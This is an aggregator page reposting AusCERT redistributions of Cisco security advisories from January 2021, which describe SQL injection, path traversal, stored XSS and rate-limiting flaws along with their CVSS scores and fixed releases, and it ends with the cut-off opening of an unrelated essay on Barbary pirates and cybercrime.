Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkj+ONLKJtyKPYoAQh0ORAAm9ixdv7Uqkg0tCmHAyHwS/QqOegVL6qc
/wgT6zLp2mDjf7bPero8vZutsQYXl9+BneLd9GJ4/8J912Hqg+A/TaXfyzc56+lT
OmrRPtzR8f6zvtzudXGnTP/aEJdnOTFCvWXIWRaUy3aG4uPtXnJohPsjyyZ3WW6J
uRDgZTHtCZdZqvmORZjjaVqvRqkd76MRYsKNziD79IclIsmzWk74G49P0oCZSM35
BqKdzpobxWXCeMd2OQE7z/bap0X5CTmMOFEsltOqPMNDEx16xYHim6vwKg+Fw13M
BSTObzfuu36bdqGqi0B9HuUMFuM+sFMYJ/7KoLcU1SI6o7kilAtLzYAuJrcf78z9
yFuptFB1vXQARM9pPPrwBgQfGxUuvbEwa1vFoDOm892L0BrTqvmt/1L9U/0yzpC+
FgJ4St2P9UcUz6bVvd1Ffd9I1jnta/mCAAWtftjiin+SRJUTQqqyJKpFUpYGxz9N
oDFXVIbf67xxiK0BGbVKcKZq26VIkTpELymJGWIkHLHw1bhwLEQCTVk5YRtqdGLE
h8oUS5B6CFApE91px1AtDA8+0+V/53w/aKfYusr6Aygv+hMBVRvvdFft1dgOnJ7j
dRxGvZRuPEIYojYPShtbCkGpXMVkE9r58vJTnzjqFHvhhWgz4fdqH+GKNGQ5Lmia
MbEQfIS6OVo=
=LZso
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0253 – [Cisco] Cisco StarOS: Denial of service – Remote/unauthenticated appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0253-cisco-cisco-staros-denial-of-service-remote-unauthenticated/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0253-cisco-cisco-staros-denial-of-service-remote-unauthenticated

ESB-2021.0252 – [Cisco] Cisco Unified Communications Products: Multiple vulnerabilities

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0252
           Cisco Unified Communications Products Vulnerabilities
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           Cisco Unified Communications Products
Publisher:         Cisco Systems
Operating System:  Cisco
Impact/Access:     Access Confidential Data -- Existing Account
                   Reduced Security         -- Existing Account
Resolution:        Patch/Upgrade
CVE Names:         CVE-2021-1364 CVE-2021-1357 CVE-2021-1355
                   CVE-2021-1282  

Original Bulletin: 
   https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-imp-trav-inj-dM687ZD6

- --------------------------BEGIN INCLUDED TEXT--------------------

Cisco Unified Communications Products Vulnerabilities

Priority:        Medium
Advisory ID:     cisco-sa-imp-trav-inj-dM687ZD6
First Published: 2021 January 20 16:00 GMT
Version 1.0:     Final
Workarounds:     No workarounds available
Cisco Bug IDs:   CSCvv20974 CSCvv20985 CSCvv62642 CSCvv62648
CVE Names:       CVE-2021-1282 CVE-2021-1355 CVE-2021-1357 CVE-2021-1364
CWEs:            CWE-35 CWE-89

Summary

  o Multiple vulnerabilities in Cisco Unified Communications Manager IM &
    Presence Service (Unified CM IM&P) could allow an attacker to conduct path
    traversal attacks and SQL injection attacks on an affected system. One of
    the SQL injection vulnerabilities that affects Unified CM IM&P also affects
    Cisco Unified Communications Manager (Unified CM) and Cisco Unified
    Communications Manager Session Management Edition (Unified CM SME) and
    could allow an attacker to conduct SQL injection attacks on an affected
    system.

    For more information about these vulnerabilities, see the Details section
    of this advisory.

    Cisco has released software updates that address these vulnerabilities.
    There are no workarounds that address these vulnerabilities.

    This advisory is available at the following link:
    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-imp-trav-inj-dM687ZD6

Affected Products

  o Vulnerable Products

    At the time of publication, these vulnerabilities affected the following
    Cisco products:

       Unified CM
       Unified CM IM&P
       Unified CM SME

    For information about which Cisco software releases are vulnerable, see the
    Fixed Software section of this advisory. See the Details section in the bug
    ID(s) at the top of this advisory for the most complete and current
    information.

    Products Confirmed Not Vulnerable

    Only products listed in the Vulnerable Products section of this advisory
    are known to be affected by these vulnerabilities.

Details

  o The vulnerabilities are not dependent on one another. Exploitation of one
    of the vulnerabilities is not required to exploit another vulnerability. In
    addition, a software release that is affected by one of the vulnerabilities
    may not be affected by the other vulnerabilities.

    Details about the vulnerabilities are as follows.

    CVE-2021-1357: Cisco Unified Communications Manager IM & Presence Service
    Path Traversal Vulnerability

    A vulnerability in the web-based management interface of Cisco Unified CM
    IM&P could allow an authenticated, remote attacker to conduct path
    traversal attacks and obtain read access to sensitive files on an affected
    system.

    The vulnerability exists because the web-based management interface does
    not properly validate user-supplied input. An attacker could exploit this
    vulnerability by sending a crafted HTTP request that contains directory
    traversal character sequences to an affected system. A successful exploit
    could allow the attacker to read files on the underlying operating system.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    Bug ID(s): CSCvv20985
    CVE ID: CVE-2021-1357
    Security Impact Rating (SIR): Medium
    CVSS Base Score: 6.5
    CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

    CVE-2021-1355: Cisco Unified Communications Manager IM & Presence Service
    SQL Injection Vulnerability

    A vulnerability in the web-based management interface of Cisco Unified CM
    IM&P could allow an authenticated, remote attacker to conduct SQL injection
    attacks on an affected system.

    The vulnerability is due to improper validation of user-submitted
    parameters. An attacker could exploit this vulnerability by authenticating
    to the application and sending malicious requests to an affected system. A
    successful exploit could allow the attacker to obtain data that is stored
    in the underlying database, including hashed user credentials.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    Bug ID(s): CSCvv20974
    CVE ID: CVE-2021-1355
    Security Impact Rating (SIR): Medium
    CVSS Base Score: 6.5
    CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

    CVE-2021-1364: Cisco Unified Communications Manager IM & Presence Service
    SQL Injection Vulnerability

    A vulnerability in the web-based management interface of Cisco Unified CM
    IM&P could allow an authenticated, remote attacker with administrative
    credentials to conduct SQL injection attacks on an affected system.

    The vulnerability is due to improper validation of user-submitted
    parameters. An attacker could exploit this vulnerability by authenticating
    to the application and sending malicious requests to an affected system. A
    successful exploit could allow the attacker to obtain data that is stored
    in the underlying database.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    Bug ID(s): CSCvv62648
    CVE ID: CVE-2021-1364
    Security Impact Rating (SIR): Medium
    CVSS Base Score: 4.9
    CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

    CVE-2021-1282: Cisco Unified Communications Manager SQL Injection
    Vulnerability

    A vulnerability in the web-based management interface of Cisco Unified CM
    and Cisco Unified CM SME could allow an authenticated, remote attacker with
    administrative credentials to conduct SQL injection attacks on an affected
    system.

    The vulnerability is due to improper validation of user-submitted
    parameters. An attacker could exploit this vulnerability by authenticating
    to the application and sending malicious requests to an affected system. A
    successful exploit could allow the attacker to obtain data that is stored
    in the underlying database.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    Bug ID(s): CSCvv62642
    CVE ID: CVE-2021-1364
    Security Impact Rating (SIR): Medium
    CVSS Base Score: 4.9
    CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

Workarounds

  o There are no workarounds that address these vulnerabilities.

Fixed Software

  o When considering software upgrades , customers are advised to regularly
    consult the advisories for Cisco products, which are available from the
    Cisco Security Advisories page , to determine exposure and a complete
    upgrade solution.

    In all cases, customers should ensure that the devices to be upgraded
    contain sufficient memory and confirm that current hardware and software
    configurations will continue to be supported properly by the new release.
    If the information is not clear, customers are advised to contact the Cisco
    Technical Assistance Center (TAC) or their contracted maintenance
    providers.

    Fixed Releases

    At the time of publication, the release information in the following table
    (s) was accurate. See the Details section in the bug ID(s) at the top of
    this advisory for the most complete and current information.

    The left column lists Cisco software releases, and the right column
    indicates whether a release was affected by the vulnerabilities described
    in this advisory and which release included the fix for these
    vulnerabilities.

    Unified IM&P

    Cisco Unified Communications Manager IM &    First Fixed Release for These
    Presence Service Releases                    Vulnerabilities
    Earlier than 10.5                            Migrate to a fixed release.
    10.5                                         Migrate to a fixed release.
    11.0                                         Migrate to a fixed release.
    11.5                                         11.5(1)SU9
    12.0                                         Migrate to a fixed release.
    12.5                                         12.5(1)SU4 (March 2021)

    Unified CM and Unified CM SME

    Cisco Unified Communications Manager and Cisco    First Fixed Release for
    Unified Communications Manager SME Releases       These Vulnerabilities
    Earlier than 10.5                                 Migrate to a fixed
                                                      release.
    10.5                                              Migrate to a fixed
                                                      release.
    11.0                                              Migrate to a fixed
                                                      release.
    11.5                                              11.5(1)SU9
    12.0                                              12.0(1)SU4
    12.5                                              12.5(1)SU4 (March 2021)

Exploitation and Public Announcements

  o The Cisco Product Security Incident Response Team (PSIRT) is not aware of
    any public announcements or malicious use of the vulnerabilities that are
    described in this advisory.

Source

  o Cisco would like to thank Mostafa Soliman of IBM X-Force Red for reporting
    these vulnerabilities.

Cisco Security Vulnerability Policy

  o To learn about Cisco security vulnerability disclosure policies and
    publications, see the Security Vulnerability Policy . This document also
    contains instructions for obtaining fixed software and receiving security
    vulnerability information from Cisco.

URL

  o https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-imp-trav-inj-dM687ZD6

Revision History

  o +----------+---------------------------+----------+--------+--------------+
    | Version  |        Description        | Section  | Status |     Date     |
    +----------+---------------------------+----------+--------+--------------+
    | 1.0      | Initial public release.   | -        | Final  | 2021-JAN-20  |
    +----------+---------------------------+----------+--------+--------------+

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkjseNLKJtyKPYoAQjHGg/+PMfLepXx1R6of2TkqccQdGtBFeZUl+M+
VB3nXaFgC+oEdLtdH/x5XESUyuTMqfuxEpDzn7AmYROeXZxbsOp+x+s9xXHIS27m
bgDxpBVlW9P+QNB7xVWyMDb93QzhDXfuxpX90Wk7HZ7r4kgdVrDBqTJ2XqLXTChm
pNCwErLoXRF8NCe8i4R8X/O9jbtba1cYKvmSYNpNHVGlORygDF5ykXGIBlhSF6pN
3iFcSVEiVBiEFpAFYpNpn45D//aNc1pqSqXHAkGWSkGu+GB5XTrWafc3LbJUirav
UDPInP5wChiM890TmjT0c+NHIRvdDP/pdHxBP/f0OJBzNanxc83z20jthL1tat8t
9WCyGbqKJMJjduCTF3vtJAwh9WVj19TBKVqy8qc6W5dOJLow+jrdBSwcUgoz9YZI
K0yi3rjYKFhNj6oUYcSAlk0LT5Cx4xGE0csDU6THNB9zc8Zv/NxOipuOGLqvwG1K
MOUKi5tndPNX4+HDDuQ0Obdo6WF9+r0NVWR7uFgESZgn5ziCPDtpjsv1mTyOCdjX
4iNlHJtY+RbmlYVMWs90s63JtxBg5RbTXZH/eH4gmrqIP6ur5h5smDHZLJLyKG25
Fa75NZ4iP42oFEwrZlt9yLcVajM/ASZ9Lb2xLvZe+eQxTsR98rM4a4bJTs4eDPCx
z2vx7Q1Ev/4=
=fSNG
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0252 – [Cisco] Cisco Unified Communications Products: Multiple vulnerabilities appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0252-cisco-cisco-unified-communications-products-multiple-vulnerabilities/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0252-cisco-cisco-unified-communications-products-multiple-vulnerabilities

ESB-2021.0250 – [Cisco] Cisco Web Security Appliance: Cross-site scripting – Existing account

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0250
  Cisco Web Security Appliance Stored Cross-Site Scripting Vulnerability
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           Cisco Web Security Appliance
Publisher:         Cisco Systems
Operating System:  Cisco
Impact/Access:     Cross-site Scripting -- Existing Account
Resolution:        Patch/Upgrade
CVE Names:         CVE-2021-1271  

Original Bulletin: 
   https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-wsa-xss-RuB5WGqL

- --------------------------BEGIN INCLUDED TEXT--------------------

Cisco Web Security Appliance Stored Cross-Site Scripting Vulnerability

Priority:        Medium
Advisory ID:     cisco-sa-wsa-xss-RuB5WGqL
First Published: 2021 January 20 16:00 GMT
Version 1.0:     Final
Workarounds:     No workarounds available
Cisco Bug IDs:   CSCvu22019 CSCvv27761
CVE Names:       CVE-2021-1271
CWEs:            CWE-79

Summary

  o A vulnerability in the web-based management interface of Cisco AsyncOS for
    Cisco Web Security Appliance (WSA) could allow an authenticated, remote
    attacker to conduct a stored cross-site scripting (XSS) attack against a
    user of the interface of an affected device.

    The vulnerability exists because the web-based management interface does
    not properly validate user-supplied input. An attacker could exploit this
    vulnerability by inserting malicious data into a specific data field in an
    affected interface. A successful exploit could allow the attacker to
    execute arbitrary script code in the context of the affected interface.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    This advisory is available at the following link:
    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-wsa-xss-RuB5WGqL

Affected Products

  o Vulnerable Products

    At the time of publication, this vulnerability affected Cisco WSA releases
    earlier than Release 12.5.1.

    See the Details section in the bug ID(s) at the top of this advisory for
    the most complete and current information.

    Products Confirmed Not Vulnerable

    Only products listed in the Vulnerable Products section of this advisory
    are known to be affected by this vulnerability.

Workarounds

  o There are no workarounds that address this vulnerability.

Fixed Software

  o When considering software upgrades , customers are advised to regularly
    consult the advisories for Cisco products, which are available from the
    Cisco Security Advisories page , to determine exposure and a complete
    upgrade solution.

    In all cases, customers should ensure that the devices to be upgraded
    contain sufficient memory and confirm that current hardware and software
    configurations will continue to be supported properly by the new release.
    If the information is not clear, customers are advised to contact the Cisco
    Technical Assistance Center (TAC) or their contracted maintenance
    providers.

    Fixed Releases

    At the time of publication, Cisco WSA releases 12.5.1 and later contained
    the fix for this vulnerability.

    See the Details section in the bug ID(s) at the top of this advisory for
    the most complete and current information.

Exploitation and Public Announcements

  o The Cisco Product Security Incident Response Team (PSIRT) is not aware of
    any public announcements or malicious use of the vulnerability that is
    described in this advisory.

Source

  o This vulnerability was found by Alvaro Gutierrez of Cisco during internal
    security testing.

Cisco Security Vulnerability Policy

  o To learn about Cisco security vulnerability disclosure policies and
    publications, see the Security Vulnerability Policy . This document also
    contains instructions for obtaining fixed software and receiving security
    vulnerability information from Cisco.

Related to This Advisory

  o Cross-Site Scripting

URL

  o https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-wsa-xss-RuB5WGqL

Revision History

  o +----------+---------------------------+----------+--------+--------------+
    | Version  |        Description        | Section  | Status |     Date     |
    +----------+---------------------------+----------+--------+--------------+
    | 1.0      | Initial public release.   | -        | Final  | 2021-JAN-20  |
    +----------+---------------------------+----------+--------+--------------+

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkjcONLKJtyKPYoAQhFKA/+NivaZklBfTmTP9kxDpHL9uecDlCRXbwN
4a8g26Dkcg5ZFpj2fmJT2TvbzIvqJ1d0aOk4IMmbBYE3bMLAlrkK+Rt8XMQVXxVS
+K8h18dNOmMLKV9dzqXMehU42v8cRy0rxJlArA8/1kNskyIJmRnqSuq5Od2sCp0L
Q0+FRUOQc/fzQEQxA6x+ocJxGv0Zbja9mYdB5KWuWH85WbRGCp5Gf6iPpuFpB11P
lh5xGsgj9MQTOVZnibv+9THAvq5BTNWRReqA55NhXYrn0eOTGLTDLIhG79TA/gp7
40ZXwV+zVAlTJfDAho1eZfzqb923Unhfievt4Nr0xplAvtwCySA6re1nsuXH+kfk
CShofeHpeWbBX9VlrGVXFBL50mXLde4GuhoJ39VX7q2PUu9OA4lBW1RgMRQ+f9qP
i2YWERe6l2N+WEKGL71ijZir0Aho6guckMjPeGLKqeBcvOHMDJdRRMaJUq08RDZc
w0bWXubkatoj0sz5n5fm/Q6nhjq8mtTJiS4ffc2yIy8OYil/0IdQN2hvg9X/yzWK
pOgbawFW/vO5Hz6QX2SqZKWqq+78cx7gOM8mYSkBhZU48tEDAy+Mnd5w8p6uFFW2
qbQgQp9Fd72BT+V092rVn7vFP/CvoqM/NtSjyDq/FPF5mZHIfwnEbX4CyEqOe9ke
5Xr4LvT17To=
=Dx6C
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0250 – [Cisco] Cisco Web Security Appliance: Cross-site scripting – Existing account appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0250-cisco-cisco-web-security-appliance-cross-site-scripting-existing-account/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0250-cisco-cisco-web-security-appliance-cross-site-scripting-existing-account

ESB-2021.0251 – [Cisco] Cisco Umbrella Dashboard: Reduced security – Remote/unauthenticated

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0251
            Cisco Umbrella Dashboard Packet Flood Vulnerability
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           Cisco Umbrella Dashboard
Publisher:         Cisco Systems
Operating System:  Cisco
Impact/Access:     Reduced Security -- Remote/Unauthenticated
Resolution:        None
CVE Names:         CVE-2021-1350  

Original Bulletin: 
   https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-umb-dos-dgKzDEBP

- --------------------------BEGIN INCLUDED TEXT--------------------

Cisco Umbrella Dashboard Packet Flood Vulnerability

Priority:        Medium
Advisory ID:     cisco-sa-umb-dos-dgKzDEBP
First Published: 2021 January 20 16:00 GMT
Version 1.0:     Final
Workarounds:     No workarounds available
Cisco Bug IDs:   CSCvw61612
CVE Names:       CVE-2021-1350
CWEs:            CWE-770

Summary

  o A vulnerability in the web UI of Cisco Umbrella could allow an
    unauthenticated, remote attacker to negatively affect the performance of
    this service.

    The vulnerability exists due to insufficient rate limiting controls in the
    web UI. An attacker could exploit this vulnerability by sending crafted
    HTTPS packets at a high and sustained rate. A successful exploit could
    allow the attacker to negatively affect the performance of the web UI.

    Cisco has addressed this vulnerability. There are no workarounds that
    address this vulnerability.

    This advisory is available at the following link:
    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-umb-dos-dgKzDEBP

Affected Products

  o Vulnerable Products

    This vulnerability affects Cisco Umbrella, which is cloud based. No user
    action is required.
   
    Products Confirmed Not Vulnerable

    Only products listed in the Vulnerable Products section of this advisory
    are known to be affected by this vulnerability.

Workarounds

  o There are no workarounds that address this vulnerability.

Fixed Software

  o Cisco has addressed this vulnerability in Cisco Umbrella Dashboard, which
    is cloud based. No user action is required.

    Customers who need additional information are advised to contact Cisco
    Umbrella Support at umbrella-support@cisco.com or their contracted
    maintenance providers.

Exploitation and Public Announcements

  o The Cisco Product Security Incident Response Team (PSIRT) is not aware of
    any public announcements or malicious use of the vulnerability that is
    described in this advisory.

Source

  o Cisco would like to thank Abhinav Khanna of eSec Forte Technologies for
    reporting this vulnerability.

Cisco Security Vulnerability Policy

  o To learn about Cisco security vulnerability disclosure policies and
    publications, see the Security Vulnerability Policy . This document also
    contains instructions for obtaining fixed software and receiving security
    vulnerability information from Cisco.

URL

  o https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-umb-dos-dgKzDEBP

Revision History

  o +----------+---------------------------+----------+--------+--------------+
    | Version  |        Description        | Section  | Status |     Date     |
    +----------+---------------------------+----------+--------+--------------+
    | 1.0      | Initial public release.   | -        | Final  | 2021-JAN-20  |
    +----------+---------------------------+----------+--------+--------------+

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkjj+NLKJtyKPYoAQglGg/6Am9lNh5z6SJP3trEaAsjJFwVkL6sYJvm
GhOreEkjq5pMzmQwy8x8vv46k2kgcqLskeC87pRsLV+hpumstkr7ZvvpldS9h/qR
RHRoh1y8+KyBF1T2JvHfqPLXlq1yq8uJTNv20JPBDjSscmO3a2hHQvzHTtDHTsmT
FLj4ZDdPitdgCZJwLyjbQHd5gosxWWSaImN+9HR7NKl0/RILmEXGfOH+SLMt52/d
lI+Wy2DEdCkJPKbkD5FwvhjarcvkAbe9yLbkkQWg+MD7J87Hw7BIs4HrhA/mYa1k
KcoJZuRZraFU7yP3G5fZ9KZSEBX4I4F3AxG/WhDvZTjxlrhzJ8RC4oQgnxgQ1sMl
mlo12c/1E/ZIWN7E3YWaWjTDRMEKvenXFIiZbp9lbY5h8MPYZKAcskzbffZ1R3mT
3cvgFhRr6WmVESPR3k6mlePYbAnOv1nmrMIuaRgAodEgH590LYGS4dRIyKAKvIas
OZwraKA0FnLGzo718Y5hBNDYlvQDA3h1jIGsh6ZtYWAzBhtYtk4BjwX89F2rZ9e/
HDWJOgqZ+hbhSu4UjPePiyQRJVClwh6zObLT2+gLoMZ3p8GXfAHduIv+SKE7FsGn
fth/F1jRnIoYIOsQuEulj8PScIetmfgmBWJb3P7VvuREzV5/zNmhV/Cfx1IzGRas
zPlluMtUFCM=
=tKD5
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0251 – [Cisco] Cisco Umbrella Dashboard: Reduced security – Remote/unauthenticated appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0251-cisco-cisco-umbrella-dashboard-reduced-security-remote-unauthenticated/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0251-cisco-cisco-umbrella-dashboard-reduced-security-remote-unauthenticated

Barbary Pirates and Russian Cybercrime

In 1801, the United States had a small Navy. Thomas Jefferson deployed almost half that Navy—three frigates and a schooner—to the Barbary C...